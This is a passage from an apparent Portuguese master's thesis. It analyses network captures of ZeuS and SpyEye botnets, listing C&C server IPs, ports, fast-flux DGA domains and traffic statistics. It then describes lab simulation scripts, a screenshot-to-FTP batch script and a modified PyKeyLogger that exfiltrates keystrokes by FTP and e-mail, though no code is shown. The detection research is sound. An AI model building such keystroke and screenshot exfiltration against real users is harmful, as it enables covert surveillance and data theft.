


Figura 4.24: Volume de dados TCP com os vários servidores C&C

4.3.6 Zeus - FastFlux Network

Os seguintes dados da tabela 4.17 pertencentes a um bot identificado pelo tracker `zeustracker.abuse.ch` e tem algum interesse tendo em conta uma análise dedicada ao funcionamento das redes Fast-Flux a quais são dissecadas no anexo B.1. Este funcionamento pode ser comprovado com uma análise detalhada as queries DNS, presentes na captura.

Tabela 4.17: Dados Botnet ZeuS - Over Fast-Flux Network

Dados Capturados e Pré-Processados	
Tempo da Amostra	15h49m
Localização	Polónia - Varsóvia
Nº de pacotes analisados	8896
Role	Fluxo iniciado pelo cliente
Bytes do Fluxo	1043126
Endereço do Servidor C&C	195.246.200.129
Porta do Servidor Contactada	80
Porta do Cliente	Gama não sequencial entre 1060-1168
Tentativas de estabelecimento de sessões TCP	35 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso	35 respostas TCP(SYN,ACK)

Particularidades do tráfego capturado:

- O servidor só responde 318 minutos depois da execução do bot.
- Até ao contacto com o servidor o Bot executa diversas operações DNS que patenteiam o uso de uma rede Fast-Flux. Uma análise mais detalhada do tráfego é apresentada na tabela 4.18.
- O Bot irá efetuar dois pedidos de HTTP GET de 2 em 2 horas.
- Entre os pedidos de HTTP GET irão ser efetuados de 30 em 30 minutos no mesmo servidor pedidos de HTTP POST.

Uma análise ao tráfego DNS capturado encontra-se apresentado na tabela 4.18.

Tabela 4.18: Análise sessão DNS - Fast-Flux

Dados Capturados e Pré-Processados(só DNS)	
DNS	86% dos pacotes capturados correspondente a 58% do volume de bytes
Intervalos de tempo	O cliente de 5 em 5 segundos tenda encontrar o servidor após 60 segundos sem sucesso é procurado um novo servidor
Endereços de procura	Os endereços procurados são completamente aleatórios e baseados num algoritmo de computação, contam-se entre eles com: xstjussvinvyu.net, uoofrrwmtwdumd.biz, zutkoovztvmnt.org, xsyrixhpkumknkq.info entre outros.

um gráfico do volume de tráfego DNS encontra-se apresentado na figura 4.25 e na figura 4.26 é apresentado o tráfego TCP realizado com o servidor C&C encontrado.




Figura 4.25: Volume de dados DNS




Figura 4.26: Volume de dados TCP com o servidor C&C

Tal como no bot capturado anteriormente ZeuS - AS24965 Ukraine pode notar-se no primeiro gráfico uma intensa atividade DNS neste bot. Em relação ao tráfego TCP realizado com o servidor do comando este é bastante diminuto em termos de volume e bastante espaçado ao longo do período da captura. Assim temos que futuras metodologias a aplicar na deteção destes tipos de rede devem focar-se na atividade DNS produzida por este tipo de bots de nova geração sustentados em redes FastFlux. No fim da análise aos bots da família ZeuS nota-se que estes usam exclusivamente porto 80 para comunicações com o servidor de comando e o tráfego é essencialmente TCP com uns pedidos HTTP de envio como receção de novas configurações espaçados ao longo do tempo. Foi possível constatar que mesmo dentro de bots identificados como ZeuS existem bastantes diferenças entre cada um deles nomeadamente a utilização por parte de dois deles de atividades características de uma rede FastFlux o que pode indicar versões mais atuais do bot.

4.4 SpyEye

Nesta secção irão ser apresentados resultados das capturas de Botnets SpyEye destinadas tal como a ZeuS a roubo de informação dos utilizadores infetados. Esta Botnet é de nova geração e compete diretamente com a ZeuS no número de máquinas infetadas e nas funcionalidades apresentadas.

4.4.1 SpyEye - AS21219 Ukraine

Uma análise de alto nível encontra-se presente na tabela 4.19 de um primeiro exemplo de um bot SpyEye no qual o servidor se encontra sediado na Ucrânia.

Tabela 4.19: Dados Botnet SpyEye - Private Joint Stock Com

Dados Capturados e Pré-Processados	
Tempo da Amostra	23h49m
Localização	Ucrânia - Kiev
Nº de pacotes analisados	68598
Bytes do Fluxo	5565767
Role	Fluxo iniciado pelo cliente
Endereço do Servidor C&C	80.91.191.156
Porta do Servidor Contactada	8080 no início, porta 80 e 3001 e 3002
Porta do Cliente	Gama não sequencial entre 1028-5000
Tentativas de estabelecimento de sessões TCP	6327 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso	1350 respostas TCP(SYN,ACK)

As comunicações bem sucedidas com as flags TCP Syn e TCP Ack activas com o servidor de C&C no ip 80.91.191.156 ocorrem em intervalos regulares de aproximadamente 60 segundos, e as frames têm sempre 64 bytes de tamanho. Neste bot é possível constatar que a Porta do servidor contactada variou ao contrário do que foi apresentado nesta família de botnets de roubo de informação que recorre normalmente a servidores HTTP e usam a Porta 80 para efetuar exclusivamente as comunicações. Um gráfico do volume de dados da comunicação com o servidor de controlo apresenta-se na imagem 4.27.




Figura 4.27: Volume de dados TCP com o servidor C&C

Neste gráfico é possível constatar que o volume de dados da comunicação não é muito elevado, o tamanho dos pacotes nunca ultrapassa em média os 1000 Bytes de comprimento. O tráfego exclusivo do servidor de comando é bastante irregular ao longo do tempo como se verifica na mesma figura.

4.4.2 SpyEye - AS41947 OAO Webalta

A tabela 4.20 apresenta um segunda análise de um bot SpyEye.

Tabela 4.20: Dados Botnet SpyEye - OAO Webalta

Dados Capturados e Pré-Processados	
Tempo da Amostra	25h09m
Localização	Russia - Maskim
Nº de pacotes analisados	19016
Role	Fluxo iniciado pelo cliente
Bytes do Fluxo	4117545
Endereços dos Servidores C&C	91.217.249.168 e 92.241.162.46
Porta do Servidor Contactada IP 92.241.162.46	445 no início o restante tráfego 80
Porta do Servidor Contactada IP 91.217.249.168	80
Porta do Cliente	Gama não sequencial entre 1145-3635
Tentativas de estabelecimento de sessões TCP Servidor Contactado IP 92.241.162.46	265 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso Servidor Contactado IP 92.241.162.46	265 respostas TCP(SYN,ACK)
Tentativas de estabelecimento de sessões TCP Servidor Contactado IP 91.217.249.168	1469 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso Servidor Contactado IP 91.217.249.168	1462 respostas TCP(SYN,ACK)

As comunicações bem sucedidas com as flags TCP Syn e TCP Ack activas com o servidor de C&C no ip 91.217.249.168 ocorrem em intervalos regulares de aproximadamente 60 segundos, e as frames têm sempre 64 bytes de tamanho, sendo assim bastante semelhantes com o que acontece no bot apresentado anteriormente. Esta captura apresentou um segundo endereço 92.241.162.45 que teve uma atividade semelhante ao anterior, foi possível visualizar um HTTP Post com informações da máquina de análise neste endereço tal como no primeiro. Salienta-se também a utilização num curto espaço de tempo da porta 445 com o servidor 92.241.162.46 e normalmente esta porta é usada por um serviço SMB (Server Message Block) usado na partilha de ficheiros no Windows NT/2000/XP. Os gráficos dos volumes de dados transferidos com estes dois endereços encontram-se presentes nas figuras 4.28 e 4.29 respetivamente.




Figura 4.28: Volume de dados TCP com o servidor C&C mais contactado 91.217.249.168




Figura 4.29: Volume de dados TCP com segundo servidor C&C 92.241.162.45

Tendo em conta estes dois gráficos é possível constatar que o bot mantém comunicação com os dois servidores de controlo no mesmo período de tempo. É possível constatar que as comunicações com estes dois servidores são bastante diferentes um do outro analisando o período de tempo considerado. O tamanho dos pacotes transferidos tem um pico máximo aproximado de 1400 Bytes tanto no primeiro servidor como no segundo.

4.4.3 SpyEye - AS49130 SC ArNet Connection SRL

Na tabela 4.21 é apresentado uma análise a um terceiro exemplo de um bot SpyEye.

Tabela 4.21: Dados Botnet SpyEye - SA Nova Telecom Group SR

Dados Capturados e Pré-Processados	
Tempo da Amostra	16h14m
Localização	Romania - Alba Ioulia
Nº de pacotes analisados	45873
Role	Fluxo iniciado pelo cliente
Bytes do Fluxo	3961952
Endereço do Servidor C&C	95.64.9.91
Porta do Servidor Contactada	8080 no estabelecimento da ligação, 2200 e 80 no restante tráfego
Porta do Cliente	Gama não sequencial entre 1107-1866
Tentativas de estabelecimento de sessões TCP	5764 pedidos de TCP (SYN) - 688 porta 80 e 5076 porta 2200
Sessões TCP estabelecidas com sucesso	661 respostas TCP(SYN,ACK) - 640 porta 80 e 21 porta 2200

Um gráfico do volume de dados transferido com o servidor C&C apresenta-se na figura 4.30.




Figura 4.30: Volume de dados TCP transferido com o servidor C&C

Neste gráfico é possível constatar que este bot tem bastante atividade ao longo do tempo mas o volume de dados transferido é bastante diminuto com a maioria do tamanho dos pacotes transferidos ao longo tempo rondar os 200 Bytes.

4.4.4 SpyEye - Múltiplos AS

Na captura seguinte identificada pela organização Offensive Computing como sendo pertencente à família SpyEye tem a particularidade de terem sido contactados diversos endereços IP com sucesso, ou seja, foram estabelecidas sessões TCP com flags SYN e ACK ativas e estão as mesmas apresentadas na tabela 4.22. Em relação a estes mesmos endereços ocorreu um pedido de HTTP Post em cada um deles com informações sobre a máquina de análise laboratorial.

Tabela 4.22: Localização das Sessões TCP efetuadas com sucesso (SYN+ACK)

Endereços Contactados	Nº de Sessões TCP	Nº Bytes transmitidos	País
213.110.29.164	94	6016	Rússia
92.46.156.124	78	4992	Cazaquistão
90.189.9.139	61	3904	Rússia
178.214.167.73	56	3584	Ucrânia
65.55.21.250	51	3264	Estados Unidos
78.106.149.226	47	3008	Rússia
65.55.12.249	36	2304	Estados Unidos
117.200.85.10	36	2304	Índia
95.78.90.95	36	2304	Rússia
117.200.82.48	28	1792	Índia
92.46.144.221	25	1600	Cazaquistão
202.150.208.66	24	1536	Singapura
93.88.216.58	12	768	Rússia
188.16.57.239	10	640	Rússia
78.84.118.154	8	512	Letónia
95.134.5.177	8	512	Ucrânia
194.247.58.99	3	192	Rússia
65.55.25.59	1	64	Estados Unidos
85.214.72.29	1	64	Alemanha

A tabela 4.23 apresenta uma análise de alto nível para a globalidade dos IP contactados com sucesso.

Tabela 4.23: Dados Botnet SpyEye - Vários servidores C&C

Dados Capturados e Pré-Processados	
Tempo da Amostra	17h29m
Localização	Tabela 4.22
Nº de pacotes analisados	37263
Role	Fluxo iniciado pelo cliente
Bytes do Fluxo	3438387
Endereços do Servidor C&C	Tabela 4.22
Porta do Servidor Contactada (Todos os IP)	80
Porta do Cliente	Gama não sequencial entre 1107-1930
Tentativas de estabelecimento de sessões TCP	788 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso	615 respostas TCP(SYN,ACK)

Foi possível constatar que neste caso a porta contactada de todos os endereços foi a 80 exclusivamente o que não sucedeu em todos os bots da família SpyEye. De seguida são

apresentados dois gráficos correspondentes aos dois endereços mais contactados e entre estes é possível verificar que o volume de dados difere um do outro.




Figura 4.31: Volume de dados TCP transferido com o servidor C&C 213.110.29.164




Figura 4.32: Volume de dados TCP transferido com o servidor C&C 92.46.156.124

No fim da análise a este tipo de bot nota-se que este é um pouco diferente na atividade quando comparado com o ZeuS sendo que no caso deste ocorrem mais comunicações ao longo do tempo mas o volume de dados transferido é bastante mais diminuto. O tamanho dos pacotes transferidos nunca teve picos superiores a 2000 Bytes o que no caso do bot ZeuS aconteceu em todos os casos. Isto leva a concluir que as metodologias de deteção deste tipo de bot SpyEye tenham de usar mecanismos mais aprimorados na deteção de fluxos com um menor volume de dados.

Capítulo 5

Simulação de atividades possíveis de uma Botnet

Devido à dificuldade em obter capturas de atividades maliciosas, numa fase mais adiantada do trabalho, optou-se por desenvolver scripts destinados a máquinas Windows que gerassem tráfego que uma botnet em teoria poderia produzir. No essencial, a funcionalidade pretendida consistia em roubar pequenas quantidades de informação da máquina onde o script for executado. Foi criado um script simples em linguagem bash que captura uma imagem do ambiente de trabalho de uma máquina que o execute e a envia para um servidor FTP em intervalos de tempo cujas distribuições podem ser configurados com diferentes tipos de distribuições. Não foi adotado qualquer mecanismo de encriptação no envio da informação. Seguidamente, optei por adotar um keylogger (PyKeyLogger), nada mais que um programa open-source desenvolvido em Python que capturava tanto entradas de teclado como pequenas imagens em redor do ponteiro do rato e imagens de screenshots e permitia o envio das mesmas por e-mail e/ou FTP. As alterações foram feitas essencialmente no período temporal em que estes uploads de informação aconteceram. Os scripts criados e modificados encontram-se no anexo C. É igualmente de salientar o facto nestas simulações o servidor FTP ou de e-mail apenas ter a funcionalidade de *endpoint* de uma comunicação e de ser o local onde irão ser armazenados os dados da máquina infetada, ao contrário de uma botnet típica em que o servidor tem um papel ativo de ordenar a execução de atividades dos bots. O esquema adotado na monitorização de tráfego encontra-se representado na figura 5.1




Figura 5.1: Esquema de monitorização das atividades de simulação

De seguida serão apresentados os resultados obtidos para os scripts criados. Em primeiro lugar, na tabela 5.1 são apresentados os dados correspondentes ao script de captura de screenshots e envio para o servidor FTP dedicado (FileZilla) alojado numa 2ª máquina virtual. Na figura 5.2 é apresentado o volume de dados transferido para o servidor FTP num determinado intervalo de tempo.

Tabela 5.1: Dados ScreenShotCapture.bat - Dist. Uniforme (30-180 segundos)

Dados Capturados e Pré-Processados	
Tempo da Amostra	01h00m
Localização	Rede Local
Nº de pacotes Analisados	40673
Bytes do Fluxo	32006859
Endereço do Servidor FTP	192.168.10.32
Porta do Servidor Contactada	Porta 21 nos pedidos de início de sessão e Porta 20 na transferência das imagens
Porta do Cliente	Gama não sequencial entre 1577-2553 nos pedidos de início de sessão no servidor FTP e entre 5000 e 5088 na transferência das imagens
Tentativas de estabelecimento de sessões TCP	483 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso	483 respostas TCP(SYN,ACK)




Figura 5.2: Volume de dados transferido por tempo Batch to FTP

Utilizou-se o programa EasyFit [**?**], que proporciona de forma acessível e intuitiva um método automatizado para efetuar aproximações dos dados a curvas de distribuição pré-definidas, para confirmar o funcionamento correto do script. A metodologia do EasyFit usa o teste Kolmogorov-Smirnov para determinar se duas distribuições de probabilidade subjacentes diferem uma da outra ou se uma das distribuições de probabilidade subjacentes difere da distribuição em hipótese, em qualquer dos casos com base em amostras finitas. Assim sendo, a aproximação mais correta foi a da distribuição uniforme, tal e qual como o previsto, visto ter sido essa a programada, e o gráfico obtido da aproximação é apresentado na figura 5.3.




Figura 5.3: Função de Distribuição Cumulativa Batch to FTP

A 2ª captura mostra uma análise ao script PyKeyLogger de envio dos dados da máquina comprometida para um servidor FTP e para uma conta de e-mail própria alojada no *Gmail*. Foi pré-definida uma distribuição uniforme no intervalo [30,600] segundos. Os dados encontram-se na tabela 5.2 e uma imagem do volume de dados transferido é apresentada na figura 5.4.

Tabela 5.2: Dados PyKeyLogger - Modified - Dist. Uniforme (30-600 segundos)

Dados Capturados e Pré-Processados	
Tempo da Amostra	01h00m
Localização	Rede Local
Nº de pacotes Analisados	1300
Bytes do Fluxo	628604
Endereço do Servidor FTP	192.168.10.38
Endereço do Servidor SMTP	209.85.229.109
Porta do Servidor FTP Contactada	Porta 21
Porta do Servidor SMTP Contactada	Porta 587
Porta do Cliente	Gama não sequencial entre 1062-1089
Tentativas de estabelecimento de sessões TCP	23 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso	23 respostas TCP(SYN,ACK)




Figura 5.4: Volume de dados transferido por tempo PyKeyLogger - Modified

Neste caso, aplicou-se a mesma metodologia de recorrer ao EasyFit para cálculo da função de probabilidade cumulativa, sendo que neste caso a aproximação mais correta foi da curva de distribuição triangular como apresentado na figura 5.5

